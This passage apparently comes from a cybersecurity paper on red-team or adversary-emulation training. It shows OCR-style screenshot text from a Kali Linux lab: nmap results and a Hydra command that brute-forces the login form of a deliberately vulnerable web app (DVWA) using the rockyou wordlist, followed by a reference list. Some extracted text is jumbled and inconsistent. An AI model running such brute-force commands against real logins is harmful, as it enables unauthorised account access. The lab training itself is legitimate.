6667/tcp open irc
8080/tcp open ajp13
8180/tcp open unknown

Welcome to Kali Linux
Industry's Most Advanced Penetration Testing
Distribution

Nmap done: 1 IP address (1 host up) scanned in 5.08 seconds
root@osboxes:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt.gz 10.86.9.28 http-get-form "/dwa/vulnerabilities/brute/"username="USER"&password="PASS"&login=Login:H=Cookie:PHPSESSID=534uuj0t5782leo6gmot7b5c76;security=low:F=Username and/or password incorrect."
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-12-03 09:05:31
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), -096525 tries per task
[DATA] attacking http-get-form://10.86.9.28/dwa/vulnerabilities/brute/username="USER"&password="PASS"&login=Login:H=Cookie:PHPSESSID=534uuj0t5782leo6gmot7b5c76;security=low:F=Username and/or password : incorrect.
[STATUS] 16.00 tries/min, 16 tries in 00:01h, 14344383 to do in 14942:04h, 16 active

Now that you have successfully downloaded Kali Linux, here are some good resources to help you get started.

Official Kali Documentation

Medium

With the brute force attack successfully completed, we have discovered that the admin password is password.

Brute Forcing the Admin Password with Burp Suite

Start by opening FoxyProxy, which will allow Burp Suite to intercept the HTTP requests

2:06 PM
12/3/2025

References

- [1] A. B. Ajmal, S. Khan, M. Alam, A. Mehbodniya, J. Webber, and A. Waheed, "Toward effective evaluation of cyber defense: Threat-based adversary emulation approach," *IEEE Access*, vol. 11, pp. 70443–70458, 2023.
- [2] D. Selmanaj, *Adversary Emulation with MITRE ATT&CK*. O'Reilly Media, Inc., 2024.
- [3] K. A. Haque, M. Massaoudi, L. Al Homoud, K. R. Davis, M. Kabalan, and H. Salamy, "Cyber-physical emulation and threat scenario simulation for enhanced microgrid resilience," *IEEE Access*, 2025.
- [4] S. N. Qurashi, F. Sobia, W. A. Hetany, and H. Sultan, "Enhancing cybersecurity defenses in healthcare using AI: A pivotal role in fortifying digital health infrastructure," *Medinformatics*, 2025.
- [5] A. S. Akintola, "Integrating research testbeds, attack mechanisms, and defence strategies into a holistic framework for cybersecurity," 2024.
- [6] O. J. Samuel, "Adversarial AI: The new frontier in cybersecurity threats and defenses," *Journal of Science, Technology and Engineering Research*, vol. 3, no. 1, pp. 1–13, 2025.
- [7] F. N. Novagusda, "A dual-layer AI-driven cybersecurity framework for healthcare: Integrating offensive and defensive strategies in smart medical systems," *Fidelity: Jurnal Teknik Elektro*, vol. 7, no. 2, pp. 121–129, 2025.
- [8] T. Lee, "A comprehensive analysis of challenges and strategies in enhancing cyber security for the defense industry," 2024.
- [9] N. A. Khan, M. R. Saeed, D. Hussain, M. Rehan, and S. R. Dimral, "Cyber security and privacy safeguarding pharmaceutical innovation in a digital age," *Pakistan BioMedical Journal*, pp. 02–10, 2025.
- [10] I. Emmy and E. Bamidele, "Adversarial machine learning in cybersecurity: Attacks and defense mechanisms," 2025.
- [11] R. M. Czekster, T. Webber, L. B. Furstenau, and C. Marcon, "Dynamic risk assessment approach for analysing cybersecurity events in medical IoT networks," *Internet of Things*, vol. 29, p. 101437, 2025.
- [12] R. H. Chowdhury, "Next-generation cybersecurity through blockchain and AI synergy: A paradigm shift in intelligent threat mitigation and decentralised security," *International Journal of Research and Scientific Innovation*, vol. 12, no. 8, 2025.
- [13] A. Abomakhelb, K. A. Jalil, A. G. Buja, A. Alhammadi, and A. M. Alenezi, "A comprehensive review of adversarial attacks and defense strategies in deep neural networks," *Technologies*, vol. 13, no. 5, p. 202, 2025.
- [14] H. Arif, A. K. S. Ali, A. Raza, and A. Kumar, "Adversarial attacks on AI diagnostic tools: Assessing risks and developing mitigation strategies," *Frontiers in Medical and Health Research*, vol. 3, no. 1, pp. 317–332, 2025.
- [15] D. Routin, S. Thoores, and S. Rossier, *Purple Team Strategies: Enhancing Global Security Posture through Uniting Red and Blue Teams with Adversary Emulation*. Packt Publishing Ltd., 2022.
- [16] J. Hoff, *Creating Attack Graphs for Adversary Emulation, Simulation and Purple Teaming in Industrial Control System Environments*. FernUniversität in Hagen, 2021.
- [17] E. Granstedt, *Evaluating the Realism and Effectiveness of Automated APT Emulation in Cybersecurity Training: A LORE Case Study*, 2024.
- [18] Y. Sanjalawe, S. Al E'mari, and S. Makhadmeh, "Generative AI for cybersecurity applications in threat simulation and defense," in *AI-Driven Security Systems and Intelligent Threat Response Using Autonomous Cyber Defense*. IGI Global, 2025, pp. 263–304.
- [19] Z. Arafat, O. V. Yudina, and Z. A. Abdulazeez, "Generative adversarial networks in cybersecurity: A literature review," 2025.

- [20] M. Usama, A. Aziz, I. Hassan, S. Akhmetzhanova, S. N. Qasem, A. M. Albarrak, and T. Al-Hadhrani, “Enhancing healthcare cybersecurity through the development and evaluation of intrusion detection systems,” *Computer Modeling in Engineering & Sciences*, vol. 144, no. 1, 2025.
- [21] K. L. McLaughlin, “Offense for defense: The art and science of cybersecurity red teaming,” *EDPACS*, vol. 67, no. 5, pp. 18–24, 2023.
- [22] S. M. Oyekunle *et al.*, “Enhancing data resilience in cloud-based electronic health records through ransomware mitigation strategies using NIST and MITRE ATT&CK frameworks,” *Journal of Engineering Research and Reports*, vol. 27, no. 3, pp. 436–457, 2025.
- [23] N. Donekal Chandrashekar, A. Lee, M. Azab, and D. Gracanin, “Understanding user behavior for enhancing cybersecurity training with immersive gamified platforms,” *Information*, vol. 15, no. 12, p. 814, 2024.
- [24] D. Gernhardt, S. Groš, and G. Gledec, “Innovating cyber defense with tactical simulators for management-level incident response,” *Information*, vol. 16, no. 5, p. 398, 2025.
- [25] S. Rana and R. Chicone, “AI-enhanced virtual and augmented reality for cybersecurity training,” in *Fortifying the Future: Harnessing AI for Transformative Cybersecurity Training*. Springer Nature, 2025, pp. 101–131.
- [26] C. Chindrus and C. F. Caruntu, “Securing the network: A red and blue cybersecurity competition case study,” *Information*, vol. 14, no. 11, p. 587, 2023.
- [27] E. F. Siddiqui *et al.*, “A multi-layered AI-driven cybersecurity architecture integrating entropy analytics, fuzzy reasoning, game theory and multi-agent reinforcement learning,” *IEEE Access*, 2025.
- [28] A. M. Nadhir, B. Mounir, L. Abdelkader, and M. Hammoudeh, “Enhancing cybersecurity in healthcare IoT systems using reinforcement learning,” *Transportation Research Procedia*, vol. 84, pp. 113–120, 2025.
- [29] R. Tarade and S. Das, “Cybersecurity in the age of AI—Enhancing defences for today’s threats,” in *Critical Phishing Defense Strategies and Digital Asset Protection*. IGI Global, 2025, pp. 309–340.